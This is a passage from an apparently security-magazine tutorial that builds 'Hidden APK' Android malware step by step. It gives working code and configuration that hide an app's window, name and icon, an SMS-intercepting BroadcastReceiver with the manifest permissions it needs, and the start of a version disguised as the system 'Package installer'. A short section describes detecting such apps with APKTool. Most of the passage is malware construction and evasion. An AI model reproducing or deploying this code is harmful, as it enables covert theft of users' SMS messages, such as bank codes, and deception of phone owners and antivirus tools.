


Figure 1 The first run of the application

As you can see, this application is fully visible and it has no functionality so we will start with modification of …/res/values/styles.xml file in order to remove components such as app bar or menu. The modification result is shown in Figure 2, the app bar disappeared and background is fully transparent now. Please be aware of the fact that application components can be changed in future versions of Android and then we will have to find out appropriate adjustments of styles.xml file. We will change it from the original content generated by Android Studio to this:

```
<resources>


  <!-- Base application theme. -->
  <style name="AppTheme" parent="Theme.AppCompat.Light.DarkActionBar">
    <!-- Customize your theme here. -->
    <item name="android:windowIsTranslucent">true</item>
    <item name="android:windowBackground">@android:color/transparent</item>
    <item name="android:windowContentOverlay">@null</item>
    <item name="android:windowNoTitle">true</item>
    <item name="android:windowIsFloating">true</item>
    <item name="android:backgroundDimEnabled">false</item>
  </style>


</resources>
```




Figure 2 The application after adjustment of the styles.xml file

We can still see an element of user interface with the text *"Hello World!"*. We can remove it by adjustment of …/`res/layout/activity_main.xml`. We should remove all UI elements from the file. In this case, we will only delete TextView element. Please note that the root element describing layout, such as LinearLayout or RelativeLayout, must be preserved. Otherwise, the compilation of the program fails. The final `activity_main.xml` file looks like this:

```
<?xml version="1.0" encoding="utf-8"?>

<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"

  xmlns:tools="http://schemas.android.com/tools"

  android:layout_width="match_parent"

  android:layout_height="match_parent"

  android:paddingBottom="@dimen/activity_vertical_margin"

  android:paddingLeft="@dimen/activity_horizontal_margin"

  android:paddingRight="@dimen/activity_horizontal_margin"
```

```
  android:paddingTop="@dimen/activity_vertical_margin"
  tools:context="org.hakin9.z.MainActivity">


</RelativeLayout>
```

The UI element with the text “Hello World!” is not visible anymore, as can be seen in Figure 3.

Figure 3 The element of UI is removed

Nevertheless, the application name is still visible (see Figure 3), therefore we will adjust the …/`res/values/strings.xml` file. We will change the value of app_name from *“Z”* to *“ ”* (is space). This adjustment has two results: the Activity is not visible now (as seen in Figure 4), and the caption of the icon also disappeared (see Figures 5 and 6).




Figure 4 Activity is not visible now




Figure 5 Standard caption of our application




Figure 6 Our application without caption

Now, it is clear why the app's name is 'Z': this name ensures that the application's icon will be the last item on the icon list. There is another problem which you can see in Figure 6, namely the icon of our application is still visible. Fortunately, we can easily fix this problem by replacing the original icon with a transparent png picture. We should do it for each resolution, following the steps presented below:

Let's close the project in Android Studio by clicking File --> Close Project.

Using any file manager:

- in `…/res/mipmap-hdpi` directory, we can replace the original ic_launcher.png icon with a transparent png picture of size 72x72 pixels. The new transparent icon must have exactly the same name as the original icon.
- in `…/res/mipmap-mdpi` directory, we can replace the original ic_launcher.png icon with a transparent png picture of size 48x48 pixels. The new transparent icon must have exactly the same name as the original icon.
- in `…/res/mipmap-xhdpi` directory, we can replace the original ic_launcher.png icon with a transparent png picture of size 96x96 pixels. The new transparent icon must have exactly the same name as the original icon.
- in …/res/mipmap-xxhdpi directory, we can replace the original ic_launcher.png icon with a transparent png picture of size 144x144 pixels. The new transparent icon must have exactly the same name as the original icon.
- in `…/res/mipmap-xxxhdpi` directory, we can replace the original ic_launcher.png icon with a transparent png picture of size 192x192 pixels. The new transparent icon must have exactly the same name as the original icon.

Then we will reopen our project and run our application.

Note: Because of an unknown error in the communication between Android Studio and the testing mobile device, it can occasionally happen that the original icon is still visible. In this case, we have to uninstall our application by command:* adb uninstall your.package.name *(for example:* adb uninstall org.hakin9.z*) and then install it again using Android Studio.

At the moment, the icon and the caption of our malware are not visible anymore (see Figure 7).




Figure 7 The icon with its caption of our malware is not visible anymore

Nevertheless, the icon of the application still exists and users can click on it. Now we will focus on what happens if the user clicks on the hidden icon area (see Figure 8).

Figure 8 Area of the hidden icon

It can happen either by accident or during scrolling the icon list. After such click, a user will not be able to see any visible response and then the mobile device will stop responding to any user taps on the display. The user's smartphone will look as if it was completely "frozen". In fact, the device is not "frozen", it behaves in this way because

the transparent activity is in the foreground and takes up the whole screen. That means that the user does not click any other icon on the screen or he does not scroll up or down the icon list, in reality the user touches the transparent Activity located over all visible graphic elements on the screen. Such behavior is unacceptable since it can lead to compromising our malware. Therefore, we will have to fix it. At this point, we would recommend you read "Managing the Activity Lifecycle" [4] with emphasis on the onResume method. The onResume method is called whenever an Activity is going to the foreground. It will happen in all circumstances, even if an Activity is launched for the very first time after the start of the operating system. Therefore, theoretically, it is not necessary to call onResume because the Activity is not returning. This is a very important feature that will help us solve the problem with apparent screen freezing: we can call ‘finish’ from the onResume method causing that an Activity immediately moves into the background right after it gets into the foreground. It ensures that the Activity releases the screen of the Android device. There is a flash during the Activity transition from the background to the foreground and vice versa, however, this flash is not visible because the Activity is fully transparent. The following is the adjusted code of our hidden Activity:

```
package org.hakin9.z;



import android.support.v7.app.AppCompatActivity;

import android.os.Bundle;

import android.util.Log;



public class MainActivity extends AppCompatActivity

{

  @Override

  protected void onCreate(Bundle savedInstanceState)

  {

    super.onCreate(savedInstanceState);

    setContentView(R.layout.activity_main);

  }
```

```
  @Override
  public void onResume()
  {
    super.onResume();
    Log.d("hakin9app", "The application is running.");
    finish();
  }
}
```

As of now, our malware is completely masked, which means it is time to implement a malicious functionality using BroadcastReceiver. We will create a new class called MalwareReciever that will be an instance of BroadcastReceiver class. Then, we will put a piece of malware code to the onReceive method of our BroadcastReceiver:

```
package org.hakin9.z;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.telephony.gsm.SmsMessage;
import android.util.Log;
import android.widget.Toast;
import java.sql.Date;
import java.text.SimpleDateFormat;
import java.util.Calendar;
```

```
public class MalwareReceiver extends BroadcastReceiver

{

  @Override

  public void onReceive(Context context, Intent intent)

  {

    try

    {

      Bundle bundle = intent.getExtras();

      String sMSMessageString = "";



      Object[] pdusObj = (Object[]) bundle.get("pdus");

      SmsMessage smsMessage = SmsMessage.createFromPdu((byte[]) pdusObj[0]);



      sMSMessageString += "From: " + smsMessage.getOriginatingAddress();



      Calendar calendar = Calendar.getInstance();

      calendar.setTime(new Date(smsMessage.getTimestampMillis()));



      SimpleDateFormat sdf = new SimpleDateFormat("'\nDate:
'MM-dd-yyyy'\nTime:'HH:mm");

      sMSMessageString += sdf.format(calendar.getTime());



      sMSMessageString += "\nText: " + smsMessage.getMessageBody();
```

```
      Toast.makeText(context, "\n*** Captured SMS ***\n" + sMSMessageString,
          Toast.LENGTH_LONG).show();
    }
    catch (Exception e)
    {
      Log.d("hakin9 app", e.toString());
    }
  }
}
```

Let's explain what the code above does. When an SMS arrives at the system, our BroadcastReceiver will be called and the OnReceive method will read number of the sender, SMS date and time and body text of the message. This code is only an illustrative example, for this reason all information stolen from the incoming SMS is innocuously displayed on a mobile device as you can see in Figure 10. However, a real world scenario would be different. Such malware can be abused, for instance, for stealing messages sent from the user's bank. See MitMo Attack Cycle at

https://securityintelligence.com/mobile-malware-why-fraudsters-are-two-steps-ahead.

If we launch our application now, it will not work because we did not register your BroadcastReceiver in AndroidManifest.xml and we also did not declare permissions needed for performing reading SMS by our code. Let's do it:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="org.hakin9.z">

  <uses-permission android:name="android.permission.RECEIVE_SMS" />

  <application
    android:allowBackup="true"
```

```
android:icon="@mipmap/ic_launcher"

android:label="@string/app_name"

android:supportsRtl="true"

android:theme="@style/AppTheme">

<receiver android:name=".MalwareReceiver"

  android:exported="true"

  android:permission="android.permission.BROADCAST_SMS">

  <intent-filter>

    <action android:name="android.provider.Telephony.SMS_RECEIVED"/>

  </intent-filter>

</receiver>

<activity android:name=".MainActivity">

    <intent-filter>

      <action android:name="android.intent.action.MAIN" />



      <category android:name="android.intent.category.LAUNCHER" />

    </intent-filter>

  </activity>

 </application>



</manifest>
```

At this point, the draft of our Hidden APK is complete and it is able to run. We would like to point out the important feature of malware written this way: it is fully operational regardless of the fact that our malware application is not visible on the recent task list as you can see in Figures 9 and 10.




Figure 9 The recent task list is empty




Figure 10 Malware is fully operational

Hidden APK is a particularly dangerous kind of mobile malware using advanced camouflage techniques. For this reason, it can be difficult for both mobile security experts and antivirus scans to recognize it without proper knowledge of this type of malware. Fortunately, security experts equipped with the information described in this paper can very easily detect Hidden APK malware. All they need to do is to decompile APK of inspected application and then:

- check whether in `.../res/values/strings.xml` file the string tag with the parameter name=*"app_name"* does not contain an empty string or whitespace character(s), such as *“”, “ “, “ “, “,“ ”* etc.
- check whether directories `…/res/mipmap-hdpi, …/res/mipmap-mdpi, …/res/mipmap-xhdpi, …/res/mipmap-xxhdpi and …/res/mipmap-xxxhdpi` do not contain transparent png images that are used as application icon.

This simple static analysis of the application helps reliably detect Hidden APK malware and this way, security experts can save their time and can leave out time demanding dynamic analysis of Hidden APK which makes discovery of particular malicious intention complicated.

Note: For decompilation we would like to recommend excellent APKTool which is comfortable and easy tool for reverse engineering (see Figure 11). For more information about APKTool and its download, please visit:

http://ibotpeaches.github.io/Apktool.

```
smith@lab-machine: ~/Android_pentest_tools/APKTool
smith@lab-machine:~/Android_pentest_tools/APKTool$ apktool d -f -o ZOutputDir Z.apk
I: Using Apktool 2.1.0 on Z.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/smith/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
smith@lab-machine:~/Android_pentest_tools/APKTool$
```

Figure 11 Decompilation using APKTool

Development of modern Hidden APK malware based on interaction with a user

At the moment, we will concentrate on another version of Hidden APK which demands unintended cooperation from the users. We will try to trick users into launching our malware on their own. We will again create a draft of malware, but in this case we will create a typical scenario abusing activity-alias. There are dozens of possible versions depending only on inventiveness of malware creators. As mentioned above, please be aware of the fact that creation of perfect malware is time consuming and it must deal with many things in order for the malware to run under all possible circumstances, such as different Android versions, unusual user behavior, operating system responses influenced by presence of touch/user interfaces of big mobile device producers (TouchWiz from Samsung, HTC Sense ...), etc. It is not the primary purpose of this paper to create comprehensive malware.

We will first create a new Android Studio project with application name ‘Package installer’. The reason of this name will be explained later during the malware installation process along with an explanatory screenshot. The Activity name will be ‘MainActivity’ and the layout name will be ‘activity_main’ (both of them are default values). As soon as Android Studio 2.0 finishes generating the new project, the GUI of the application will look very similar to Figure 1. Actually, there is only one difference, which is the 'Package installer' text instead of 'Z' on the app bar of our application. It means that the Activity of our application is fully visible and therefore, we will delete TextView element in `…res/layout/activity_main.xml`. The following is the modified content of the `activity_main.xml` file:

```
<?xml version="1.0" encoding="utf-8"?>

<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"

  xmlns:tools="http://schemas.android.com/tools"

  android:layout_width="match_parent"

  android:layout_height="match_parent"

  android:paddingBottom="@dimen/activity_vertical_margin"
```

```
  android:paddingLeft="@dimen/activity_horizontal_margin"
  android:paddingRight="@dimen/activity_horizontal_margin"
  android:paddingTop="@dimen/activity_vertical_margin"
  tools:context="org.hakin9.packageinstaller.MainActivity">


</RelativeLayout>
```

The text *'Hello World!'* disappeared as can be seen in Figure 12.




Figure 12 The text 'Hello World!' is not visible

If we take a look at the icon list of the installed applications, we will see our malware icon. The situation is depicted in Figure 13.




Figure 13 Default icon of our application

However, we want to change the icon appearance to what can be seen in Figure 14.




Figure 14 Icon and its caption which we want to achieve.

Our caption has the correct value, unlike the icon picture, so we are going to change it. The process is very similar to the one we performed in the previous section (transparent icons): we will close the project in Android Studio by clicking File --> Close Project. Then we will use any file manager and replace the original ic_launcher.png icon with icons that look like the icon of Package installer in Figure 14. It is not even necessary to create any fake icons, because it is possible to just copy them from our SDK directory (if you have installed Android SDK, for more information, visit:

http://developer.android.com/sdk/index.html). This procedure should be repeated for all directories corresponding with different device resolutions:

```
…/res/mipmap-hdpi (picture size of 72x72 pixels)

…/res/mipmap-mdpi (picture size of 48x48 pixels)

…/res/mipmap-xhdpi (picture size of 96x96 pixels)

…/res/mipmap-xxhdpi (picture size of 144x144 pixels)

…/res/mipmap-xxxhdpi (picture size of 192x192 pixels)
```

All new icons must have exactly the same name (ic_launcher.png) in order to replace the original icon. Then, we will reopen our project in Android Studio and run our application. The step we have just taken resulted in the fact that the true icon of 'Package installer' and our malware icon are the same.




Figure 15 Our draft of malware has a proper icon now

Since BroadcastReceiver has no graphic interface that the user is able to interact with, we have to create another Activity that will be launched via fraud activity-alias by the user. Our new Activity will be called WifiSettings and here is an example:

```
package org.hakin9.packageinstaller;
```

```
import android.os.Bundle;

import android.support.v7.app.AppCompatActivity;



public class WifiSettings extends AppCompatActivity

{

  @Override

  protected void onCreate(Bundle savedInstanceState)

  {

    super.onCreate(savedInstanceState);

    // Notice that both MainActivity and WifiSettings use the same XML layout file!

    setContentView(R.layout.activity_main);

  }

}
